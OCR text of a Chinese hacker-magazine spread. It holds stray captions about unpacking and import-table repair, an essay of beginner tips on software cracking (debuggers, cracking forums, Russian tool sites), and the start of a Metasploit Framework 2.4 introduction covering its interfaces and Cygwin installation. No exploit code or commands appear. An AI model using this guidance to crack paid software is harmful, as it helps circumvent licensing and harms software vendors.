


图13 使用Dump插件




图14 修复输入表（IAT）





图8 程序入口点


图15 成功修复输入表

破解之道——写给破解初学者

+ immlep +

很多朋友可能对破解很感兴趣，想学，可就是不知道怎么入门。在这里，总结一下我在学习破解中的一些经验，希望对各位破解初学者有一些帮助。

1．多上一些破解论坛。基本上所有的破解知识都是从各个破解论坛上来的，国内最有名的论坛是看雪论坛（bbs.pediy.com），这是一个专业的破解技术网站，有很多破解的学习资料。另外，还有像解密爱好者逆向组织[DFCG](www.chinadfcg.com)、龙族[D.4s](www.chinadforce.com）这些属于组织建立的论坛。

2．学习破解工具的使用。不要局限于某个工具的使用，要学会SoftICE和OllyDbg，初学者可能都会选择OllyDbg，不过如果你想深入的话，那就要学会SoftICE，因为现在由于OllyDbg的流行，所以很多软件和壳都对OllyDbg做了很多的反调试手段，相对于SoftICE和Trw的反调试反而少了，使用SoftICE有时可以省下你很多时间，而且SoftICE可以进入到系统地层，这是OllyDbg所不能比拟的。另外，《黑客手册》最近也出版了《精通破解工具》这本书，这是一本集合工具的使用和破解技术教程的书，是学习破解时不错的资料。

3．多使用搜索引擎。在破解中遇到问题时，除了自己想办法之外，使用搜索引擎也是不错的选择，我常用的三个搜索引擎有Google（google.com）、Baidu（www.baidu.com）、Yandex（yandex.ru），其中Yandex俄文的，我经常用它来找破解工具，要知道俄国的牛人可是很多的，IDA就是俄国人写的。

4．不要局限于中文的破解网站。如果要获得更多的资料，要突破语言的障碍，只要是好的破解网站，都可以去浏览。如果看不懂的话，就用翻译，现在的在线翻译很多，比如babelfish.altavista.com、www.worldlingo.com/en/websites/url_translator.html等等。更多时候你可以在这些国外的破解网上找到各种破解工具、源代码和第一手的破解新闻等，比如CrackL@b（www.cracklab.ru/f）就是俄国一个很有名的破解网站，我就是在上面找到不少不错的代码和破解的信息，这里再介绍两个不错的英文站点：EXETOOLS(forum.exetools.com)、ARTeam（intechhosting.com/~access/forums)，至于其他的破解站点只要你多加留意就可以知道一些不错的破解站点的。

5．要有耐心。即使是一些高手，有时破解一个软件也可能要十几天甚至几个月，想当初我学习脱壳时，第一次脱的比较猛壳的壳是Pespin，当时可是花了我差不多一个月的时间去分析，不过自从这次之后，后面脱壳就比较顺手了，即使是一些没有碰到过的猛壳，基本上花一些时间和耐心下去都是可以脱掉的。

6．靠自己。如果在学习破解的过程中，如果遇到什么问题，除了使用搜索引擎找答案，可以到各个破解论坛问问，但是，你首先要知道，对于你的每个问题，别人不一定都可以帮你解决，当你遇到一些比较棘手或一些比较敏感的破解问题时，可能很少人会帮你解答，所以最后靠的还是自己。

7．破解的目的。首先要明白你的目的不是为了破解而破解，最初的时候可能就是因为遇到很多共享软件，自己又不想去买，所以才去学破解技术，但是如果你一直是一种这样的目的的话，你只会白白的浪费自己的时间而一无所获，我们学习破解最终的目的是学会去分析别人的软件，从而学习别人的技术。另外，不要过于沉迷于破解，如果你有自己的工作和学习任务，请把更多的时间花在工作和学习上。

8．学习汇编。如果可能的话，学习汇编。搞破解的人一般都对汇编比较熟悉，我当时也是一边学习破解，一边学习汇编的，现在汇编也是我擅长的语言之一。当然，一个破解者他可以不用去精通汇编，但是，起码你要看得懂汇编代码，如果你刚刚学破解，可以在破解的过程中学习汇编。

让溢出不再困难之Metasploit Framework新鲜体验

古开元 四川大学信息安全研究所

论坛上经常出现的一幕：

小菜：没有ASM汇编和C语言的编程基础，能学会溢出吗？
（苦笑）答：不能！
小菜：没有深厚的系统底层相关知识，能学会溢出吗？
（不耐烦）答：不能！
小菜：没有对TCP/IP网络协议的深刻理解，能学会溢出吗？
（潜水……不予理会）

由此可见，学习缓冲区溢出技术是件痛苦而漫长的过程，因为该技术涉及的面广而博，博而精，如果你真想成为传说中的“黑客”，那是没有捷径可言的。但是对于广大初学者或纯工具论者来说，最希望的还是能在不需要掌握太多的网络系统等技术和知识的情况下做一名溢出高手。有这样的可能吗？答案不用想，要不我写这篇文章干什么！对，一种叫做Metasploit Framework的新型安全工具就可以达成万千菜鸟们的心愿。该工具是开放源代码的，是免费有效的溢出开发框架（Metasploiot framework主要是由H D Moore维护，具体详情到http://www.metasploit.com主页上查阅）。

溢出？还那么困难吗！

Metasploit Framework（以下简称MSF）介绍

MSF框架大部分是用Perl脚本语言写的，可以运行在几乎所有的UNIX类平台，包括Windows平台下的Cygwin平台（注：本文的介绍都基于Windows的Cygwin平台）。MSF框架提供给用户3个接口：msfcli、msfweb、msfconsole。他们的作用分别如下：

1.msfcli：cli就是Command Line Interface的简写，msfcli适合用于自动化，多样性渗透测试和溢出利用的任务，因为通过利

用批处理脚本使得这些任务变得全自动化了。

2.msfweb：通过一个WEB浏览器可以访问该接口，而且可以用作一个优秀的脆弱性实证媒介。

3.msfconsole：该接口是一个交互性的命令行Shell，这是我们最感兴趣的实现溢出功能的主要接口了。

Windows下MSF的安装

因为MSF绝大部分是用Perl写的，而Windows操作系统本身并没有带有Perl解释器，所以为了更好的充分利用MSF的快速、方便、强大的功能，MSF的开发小组决定只支持Windows下的Cygwin Perl。所以，如果你要想在Windows下用MSF的话，嘿嘿，赶快装一个Cygwin吧。这个东西我就不再介绍了，相信很多在Windows下*nix朋友肯定比我还用的熟，该软件的具体详情请到http://www.cygwin.com上查阅。

然后到http://www.metasploit.com主页上下载最新的framework-2.4 Release版。这是个标准的Windows installer文件，直接点击安装，如图1所示。选择好安装目录即可（装Cygwin比装*nix有个好处就是，他可以随意访问Windows的任意一个磁盘，而*nix相对就麻烦多了）。




图1 安装framework

MSF的基本使用

先打开Cygwin，进入到安装MSF的目录，发现MSF安装时对Cygwin环境做了一个最小化的拷贝，这样能保证在Windows下更好的使用framework框架。然后按照"\Metasploit Framework\home\framework"的路径一直cd（更换目录的DOS命令）进去。

> **注意**
>
> Cygwin和大多数*nix一样，Shell命令是区分大小写的，就是说，你如果输入：
>
> "Cd Metaslpoit Framework"或"cd metarsploit framework"都会提示错误，前者提示"Cd command not found"而后者提示"chdir: failed to change directory No such file or directory"。

进到framework目录下，ls看一下，就有不少东西，但目前来说我们只关心与如何使用有关的，于是把目光放到msfconsole这个文件。ls看看它的属性，如图2所示。




图2 查看msfconsole文件

